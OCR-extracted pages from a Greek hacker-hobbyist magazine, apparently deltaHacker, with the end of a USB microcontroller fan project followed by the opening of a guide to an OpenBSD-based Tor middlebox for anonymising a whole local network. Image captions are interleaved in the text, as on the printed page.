
Για να πάρουμε από τον ανεμιστήρα τις μετρήσεις θερμοκρασίας και υγρασίας, όπως επίσης και την τρέχουσα ρύθμιση του PWM, αρκεί να τρέξουμε το πρόγραμμα με την παράμετρο info. Όταν ο κώδικας εντοπίζει αυτή την παράμετρο, στέλνει στον μικροελεγκτή το μήνυμα USB_DATA_INFO. Στη συνέχεια, λαμβάνει τα δεδομένα που στέλνει ο μικροελεγκτής και τα εφανίζει στην οθόνη!

Για τη μεταγλώττιση του προγράμματος ανοίξαμε τη γραμμή εντολών, μεταβήκαμε στον κατάλογο commandline (εκεί βρίσκεται ο κώδικας για το πρόγραμμα του υπολογιστή) και δώσαμε ένα make usbtest.exe. Μετά από τη μεταγλώττιση, μπορούσαμε να μιλήσουμε με τον ανεμιστήρα και να ρυθμίσουμε την ταχύτητά του, δίνοντας ένα από τα ακόλουθα:

```
usbtest.exe pwm 0 έως 255
usbtest.exe info
```

Ιδέες για το μέλλον

Η αλήθεια είναι πως ούτε και τώρα είμαστε απόλυτα ευχαριστημένοι! Θα μάς άρεσε να μετράμε και τις στροφές του ανεμιστήρα. Επίσης, θα είχε ενδιαφέρον αν κάναμε τον ανεμιστήρα μας *ακόμα* πιο έξυπνο, ώστε να ρυθμίζει την ταχύτητά του αυτόματα, σύμφωνα με τη θερμοκρασία και την υγρασία του χώρου. Όλα αυτά όμως θα τα αφήσουμε για κάποια άλλη φορά. Αυτή τη στιγμή ζεσταινόμαστε πολύ και σκεφτόμαστε να δώσουμε ένα usbtest pwm 255. Πιστεύουμε ότι είναι ο πιο cool τρόπος για να δροσιστεί ένας χάκερ :D




Τρέχοντας το usbtest.exe με την παράμετρο info, ζητάμε από τον μικροελεγκτή να μας στείλει τη ρύθμισή του και τις μετρήσεις του αισθητήρα. Η πρώτη τιμή είναι εκείνη του timer (που ρυθμίζει την ταχύτητα περιστροφής), ενώ οι επόμενες δύο είναι η θερμοκρασία και η υγρασία που μέτρησε ο αισθητήρας.

Skill: Intermediate
Tags: OpenBSD, PF, DHCP, DNS leaks, anonymity, privacy, Tor, Tails



OpenBSD για μια lean, mean, anonymizing machine!


Η ειδησεογραφία των τελευταίων εβδομάδων μάς το θύμισε και πάλι: Η προστασία προσωπικών/ευαίσθητων δεδομένων αλλά και η ανωνυμία στο Διαδίκτυο, κάθε άλλο παρά δεδομένες είναι. Καλό είναι να μην το ξεχνάμε ποτέ αυτό, ακόμη καλύτερο είναι να παίρνουμε πότε πότε και κανένα μέτρο προστασίας ή/και προφύλαξης. Σ’ αυτό το πνεύμα, δείχνουμε σε λίγο πώς διασφαλίζουμε, στο μέτρο του δυνατού, την ανωνυμία όχι μόνον ενός χρήστη ή μόνον ενός υπολογιστή, αλλά ενός ολόκληρου τοπικού δικτύου.



Το Tor Browser Bundle διατίθεται για Windows, OS X και Linux κι αποτελεί τον ευκολότερο τρόπο για ανώνυμο web surfing. Ο χρήστης περιηγείται στο web μέσω του Firefox που περιλαμβάνεται στο πακέτο, ο οποίος είναι ρυθμισμένος ώστε να χρησιμοποιεί τον tor proxy server που επίσης περιλαμβάνεται στο πακέτο. Στη φωτογραφία, από έναν υπολογιστή με OS X, έχουμε επισκεφθεί το http://check.torproject.org *κι επιβεβαιώνουμε ότι πράγματι βγαίνουμε στο web μέσω του Tor network (1). Χάρη στο Vidalia Control Panel, εξάλλου, έχουμε εύκολο έλεγχο του tor proxy (2). Όχι ότι χρειάζεται υποχρεωτικά ρύθμιση ή εποπτεία, όμως το να μπορούμε να επεμβαίνουμε ή να ρίχνουμε μια ματιά στο Tor network σίγουρα δεν βλάπτει!*

Η λύση που θα υλοποιήσουμε δεν αφορά μόνο στη διαδικτυακή κίνηση συγκεκριμένων εφαρμογών ή/και υπηρεσιών. Πολύ περισσότερο, αφορά σε όλη τη διαδικτυακή κίνηση ενός ολόκληρου τοπικού δικτύου. Πριν όμως ξεκινήσουμε, ας μας επιτραπεί να υπογραμμίσουμε ότι άλλο πράγμα είναι η προστασία επικοινωνιών και δεδομένων από βλέμματα τρίτων (**privacy**), κι εντελώς άλλο η ανωνυμία (**anonymity**).

Το να έχω privacy (ιδιωτικότητα;) σημαίνει, π.χ., πως όταν θέλω να επικοινωνήσω με κάποιον συγκεκριμένο χρήστη και το περιεχόμενο αυτής της επικοινωνίας δεν επιθυμώ να 'ναι διαθέσιμο σε κανέναν άλλον, είμαι σε θέση να το κάνω. Σημαίνει, επίσης, πως όταν πραγματοποιώ μια αγορά από κάποιο διαδικτυακό κατάστημα και στέλνω τα στοιχεία της πιστωτικής μου κάρτας, πρόσβαση σ' αυτά έχει το σύστημα παραγγελιών του καταστήματος και κανείς άλλος. Σημαίνει κι άλλα πράγματα, όπως, π.χ., ότι τα δεδομένα που αποθηκεύω σ' ένα cloud storage είναι διαθέσιμα σ' εμένα και μόνον κι όχι σε διαχειριστές της υπηρεσίας ή σε άλλους, οι οποίοι με εισαγγελική εντολή ή όχι απαιτούν πρόσβαση.



Προσέξτε εδώ ότι στα προηγούμενα παραδείγματα δεν αποκρύπτονται κατ’ ανάγκη οι ταυτότητες εκείνων που επικοινωνούν, αγοράζουν ή αποθηκεύουν τα δεδομένα τους. Αυτό που παραμένει κρυφό είναι τα ίδια τα δεδομένα που διακινούνται ή αποθηκεύονται.


Όταν επιθυμούμε την απόκρυψη της ταυτότητας, τότε μιλάμε για **ανωνυμία** (anonymity). Το να έχω ανωνυμία σημαίνει πως ό,τι κι αν κάνω στο Διαδίκτυο, αν το επιθυμώ, η αληθινή μου ταυτότητα παραμένει κρυφή. Κρυφά παραμένουν και στοιχεία που θα μπορούσαν να χρησιμοποιηθούν για την αποκάλυψη της ταυτότητάς μου. Παραδείγματα τέτοιων στοιχείων είναι η δημόσια διεύθυνση IP που έχει ο υπολογιστής μου, καθώς και πληροφορίες για τη γεωγραφική τοποθεσία στην οποία βρίσκομαι.

Μέθοδοι για τη διασφάλιση ιδιωτικότητας κι ανωνυμίας υπάρχουν πολλές, όπως επίσης υπάρχουν και τεχνικές για την ακύρωσή τους. Για παράδειγμα, σε άρθρο που δημοσιεύσουμε στο

`http://deltahacker.gr/?p=8868`

βλέπουμε πώς γίνεται ν’ αποκτήσει κάποιος πλήρη πρόσβαση σε όλα τα δεδομένα που διακινούμε μέσω ενός ασφαλούς, κρυπτογραφημένου καναλιού HTTPS, καταφέρνοντας με τον τρόπο αυτό ισχυρότατο πλήγμα στην ιδιωτικότητά μας. Η δε ανωνυμία μας είναι κι αυτή εύκολο να πληγεί, αν π.χ. κάποιος αποκτήσει πρόσβαση στα log files του ISP μας ή/και σ’ εκείνα δικτυακών τόπων που συνηθίζουμε να επισκεπτόμαστε.

Για την πλήρη προστασία μας, το ιδανικό είναι ένας συνδυασμός τεχνικών ενίσχυσης τόσο της ιδιωτικότητας, όσο και της ανωνυμίας. Για παράδειγμα, μια άριστη λύση



Με το Windows XP Camouflage ενεργοποιημένο, όποιος ρίξει μια ματιά στην οθόνη μας καθώς χρησιμοποιούμε το Tails δεν θα παρατηρήσει τίποτε το παράξενο. Όσο για εμάς, βγαίνουμε στο Internet από ένα πλήρως torrified περιβάλλον, απολαμβάνοντας τη μέγιστη δυνατή αυτονομία.

που αφορά στην ιδιωτικότητα επιτάσσει τη χρήση μιας υπηρεσίας VPN. Δείτε, π.χ., τις ακόλουθες δύο λύσεις, που αφορούν στο OpenVPN:

`http://deltahacker.gr/?p=5187` και `http://deltahacker.gr/?p=5669`


Για την ασφαλή αποθήκευση δεδομένων η ενδεδειγμένη οδός είναι αυτή της ισχυρής κρυπτογραφίας — και το TrueCrypt είναι ένα άριστο, δωρεάν εργαλείο γι' αυτόν το σκοπό:

`http://deltahacker.gr/deltacast-s01e04`

Εξάλλου, η κατ' εξοχήν λύση για τη διατήρηση της ανωνυμίας εμπλέκει έναν ή περισσότερους **anonymous proxies**.

Το σύστημα ανωνυμίας του Tor

Βγαίνοντας στο Internet μέσω του ομώνυμου δικτύου (`https://torproject.org`), πριν φτάσουμε στον τόπο που θέλουμε να επισκεφθούμε ή στην υπηρεσία που επιθυμούμε να χρησιμοποιήσουμε, πρώτα διερχόμαστε μέσα από ένα δυναμικό, τυχαίο σύνολο από διασυνδεδεμένους routers. Καθένας απ' αυτούς γνωρίζει μόνον τον προηγούμενο και τον επόμενο, ενώ η μεταξύ τους επικοινωνία γίνεται κρυπτογραφημένα. Τη στιγμή που το traffic μας αφήνει το Tor network και βγαίνει στο



Ο installer του OpenBSD θυμίζει κάτι από προϊστορία, αλλά μην αφήσετε την εμφάνισή του να σας ξεγελάσει. Στην πραγματικότητα, το μόνο που χρειάζεται από μέρους του χρήστη –ειδικά όταν μιλάμε για εγκατάσταση σε VM– είναι αρκετά πατήματα του [Enter]!

«κανονικό» Internet, φαίνεται να προέρχεται από τη διεύθυνση IP που έχει ο εκάστοτε exit node, δηλαδή ο τελευταίος router από εκείνο το δυναμικό σύνολο routers, μέσα από το οποίο περνά το traffic για το δεδομένο χρονικό διάστηκα. Ίσως φαντάζει λίγο μπερδεμένη και παράξενη η περιγραφή που μόλις κάναμε, αλλά η γενική ιδέα είναι αυτή. Περισσότερα για το πώς δουλεύει το Tor μπορείτε να διαβάσετε και στο λήμμα της Wikipedia περί onion routing:

`http://en.wikipedia.org/wiki/Onion_routing`


Στο υπόλοιπο του παρόντος άρθρου ασχολούμαστε με τη διασφάλιση της ανωνυμίας μέσω του Tor network και δείχνουμε πώς μπορούμε να περνάμε *όλη* τη διαδικτυακή κίνηση ενός *ολόκληρου* LAN μέσα από το εν λόγω δίκτυο. Πριν απ' αυτό —και προκειμένου ν' αποκτήσουμε μια ολοκληρωμένη εικόνα για το εύρος της λύσης που σε λίγο θα υλοποιήσουμε—, οφείλουμε να δούμε στα γρήγορα δύο μεθόδους πρόσβασης στο Tor: Η μία αφορά σ' έναν χρήστη και σε μία εφαρμογή, ενώ η άλλη αφορά σε όλες τις εφαρμογές ενός μόνο υπολογιστή.

Tor Browser Bundle (TBB). Είναι ελεύθερα διαθέσιμο από το

`https://torproject.org/download/download-easy.html.en`

και υπάρχουν εκδοχές για Windows, OS X και Linux. Το πακέτο περιλαμβάνει ό,τι χρειαζόμαστε για ανώνυμο surfing μέσω του browser (Firefox) που εμπεριέχεται στο bundle. Η ανωνυμία μας προστατεύεται μόνον όταν χρησιμοποιούμε τον συγκεκριμένο web browser στον οποίο, παρεμπιπτόντως, δεν πρέπει να εγκαθιστούμε ή να ενεργοποιούμε plugins.

Tails. Πρόκειται για μια Live διανομή Linux που βασίζεται στο Debian και δεν εγκαθίσταται σε κάποιον υπολογιστή αλλά τρέχει απευθείας από δίσκο DVD ή USB stick.



Το OpenBSD-based Tor middlebox έχει ξεκινήσει και είναι πανέτοιμο να εξυπηρετήσει κάθε διαδικτυακή εφαρμογή, κάθε μηχανήματος πίσω του. Κι όταν μιλάμε για «εξυπηρέτηση», εννοούμε ότι όλη η εξερχόμενη διαδικτυακή κίνηση θα διέρχεται αυτομάτως από το Tor network και μετά θα βγαίνει στο «κανονικό» Internet.

Διατίθεται ελεύθερα από το

`https://tails.boum.org`

και είναι έτσι ρυθμισμένη, ώστε όλες οι διαδικτυακές εφαρμογές που περιλαμβάνει (web browser, instant messenger, email client κ.ά.) να περνάνε μέσα από το Tor network. Σε αντίθεση δηλαδή με το TBB, το οποίο προσφέρει «torrification» μόνο για τον web browser που περιλαμβάνει, το Tails αποτελεί ένα πλήρως «torrified» περιβάλλον. Επιπρόσθετα, η διανομή περιλαμβάνει κι εργαλεία για την κρυπτογράφηση/αποκρυπτογράφηση δεδομένων ή/και της ηλεκτρονικής αλληλογραφίας. Το γεγονός εξάλλου ότι πρόκειται για Live περιβάλλον, σημαίνει πως στον υπολογιστή στον οποίο τρέχει δεν μένει κανένα απολύτως ίχνος ή στοιχείο που να φανερώνει ότι είμασταν εκεί και τρέξαμε το Tails. Από τη μεριά μας, το μόνο που χρειάζεται είναι να έχουμε το λειτουργικό μαζί μας σ' ένα δισκάκι DVD ή καλύτερα σε ένα USB stick. Όποτε θέλουμε να το χρησιμοποιήσουμε θα το φορτώνουμε σ' έναν οποιονδήποτε υπολογιστή στον οποίο, προφανώς, επιτρέπεται το φόρτωμα λειτουργικού συστήματος.

Tor middlebox

Στις περιπτώσεις των TBB και Tails έχουμε έναν μόνον υπολογιστή, στον οποίο λειτουργεί ο tor proxy server (πεζό «t»). Αυτόν μπορούμε να τον φανταζόμαστε ως την πύλη εισόδου στο Tor network. Στο TBB μόνον ο Firefox είναι ρυθμισμένος ώστε να χρησιμοποιεί τον tor proxy, ενώ στο Tails κάθε διαδικτυακή εφαρμογή τον έχει μπροστά της.

Όπως και να 'χει, το torrification που επιτυγχάνεται από τα TBB και Tails αφορά σ' έναν μόνον υπολογιστή. Τι κάνουμε όμως αν θέλουμε όλη η διαδικτυακή κίνηση,

ενός ολόκληρου τοπικού δικτύου, να περνάει μέσα από το Tor; Πολύ απλά, στήνουμε ένα μηχάνημα σε ρόλο router κι εγκαθιστούμε εκεί τον tor proxy server. Ο router βλέπει όλο το network traffic των μηχανημάτων που βρίσκονται πίσω του, δηλαδή όλων των μηχανημάτων που εξυπηρετεί, κι όταν εντοπίζει πακέτα που κατευθύνονται προς το Internet τα στέλνει, σιωπηρά κι αυτόματα, στον τοπικό tor proxy server. Κατ' αυτόν τον τρόπο επιτυγχάνεται το torrification όλων των διαδικτυακών εφαρμογών, όλων των υπολογιστών που χρησιμοποιούν τον router. Πρόκειται, προφανώς, για έναν router ειδικού σκοπού και οι συσκευές/υπολογιστές σε τέτοιον ρόλο ονομάζονται **Tor middleboxes**.

Το δικό μας Tor middlebox

Για τη δημιουργία του router μπορούμε να καταφύγουμε σε μια διανομή Linux, με τα Debian και Ubuntu Server να έρχονται πρώτα κατά νου. Έχουμε επίσης τη δυνατότητα να στραφούμε στον κόσμο του BSD. Ακριβώς αυτό κάναμε εμείς για τους πειραματισμούς και την μετέπειτα παρουσίασή μας και, συγκεκριμένα, επιλέξαμε το OpenBSD (`http://openbsd.org`). Οι κύριοι λόγοι ήταν δύο.

1. Το OpenBSD είναι εξαιρετικά ελαφρύ. Ο router μας μπορεί κάλλιστα να έχει 64 ή ακόμη και 32MB μνήμης RAM.
2. Ψάχναμε μια δικαιολογία για ν' ασχοληθούμε, επιτέλους, με το OpenBSD, ένα λειτουργικό σύστημα που φημίζεται για την ασφάλειά του.
3. Το iptables του Linux είναι κατάρα, ενώ το pf του BSD ευλογία!

(Ναι, πράγματι αναφερθήκαμε σε δύο λόγους, αλλά αυτός ο τρίτος είν' ένα bonus που δύσκολα μπορεί ν' αγνοηθεί.) Για την εγκατάσταση του OpenBSD αρκεί ένα παλιό μηχάνημα, που όμως θα έχει δύο κάρτες δικτύου. Εναλλακτικά, μια καλή ιδέα είναι να κάνουμε πρώτα τους πειραματισμούς μας σε εικονικό περιβάλλον και μετά να δούμε αν αξίζει ν' ασχοληθούμε με το physical hardware.

Κατά τις δοκιμές μας...


- εγκαταστήσαμε το OpenBSD σ' ένα VirtualBox VM,
- το ρυθμίσαμε ώστε να έχει router functionality, με υποστήριξη DHCP
- εγκαταστήσαμε, ρυθμίσαμε κι ενεργοποιήσαμε τον tor proxy server,
- φροντίσαμε για τους απαραίτητους κανόνες στο PF firewall και...
- ...πίσω από το middlebox βάλαμε αρκετά άλλα VMs :D

Κάτι που μας εξέπληξε ευχάριστα και θα θέλαμε να το αναφέρουμε, ήταν η ταχύτητα πρόσβασης σε διαδικτυακά web sites και υπηρεσίες. Αν και, λογικά κι αναμενόμενα, το web surfing μέσω του Tor network είναι πιο αργό σε σχέση με το να βγαίνουμε απευθείας στο Internet, κατά τις περιηγήσεις μας δεν παρατηρήσαμε αισθητές καθυστερήσεις. Βάλαμε ακόμη να κατεβάσουμε κι ένα torrent του Tails: Με χαρά διαπιστώσαμε ότι η μέση ταχύτητα download ήταν κοντά στα 1,5Mbps!

Αλλά νομίζουμε ότι είναι ώρα να δούμε, αναλυτικά και βήμα προς βήμα, το στήσιμο ενός Tor middlebox που βασίζεται στο OpenBSD.

Βήμα 0 — δημιουργία VM

Όπως είπαμε πριν λίγο, για τις πρώτες δοκιμές μας δεν είναι καθόλου κακή ιδέα να δουλέψουμε σε εικονικό περιβάλλον. Να υπογραμμίσουμε, επίσης, πως ένα Tor



Ένας υπολογιστής τρέχει το πανέμορφο elementary OS (`http://elementaryos.org`) κι ως router έχει εκείνο το OpenBSD-based Tor middlebox. Αποτέλεσμα; Όλη η διαδικτυακή του κίνηση είναι torrified!

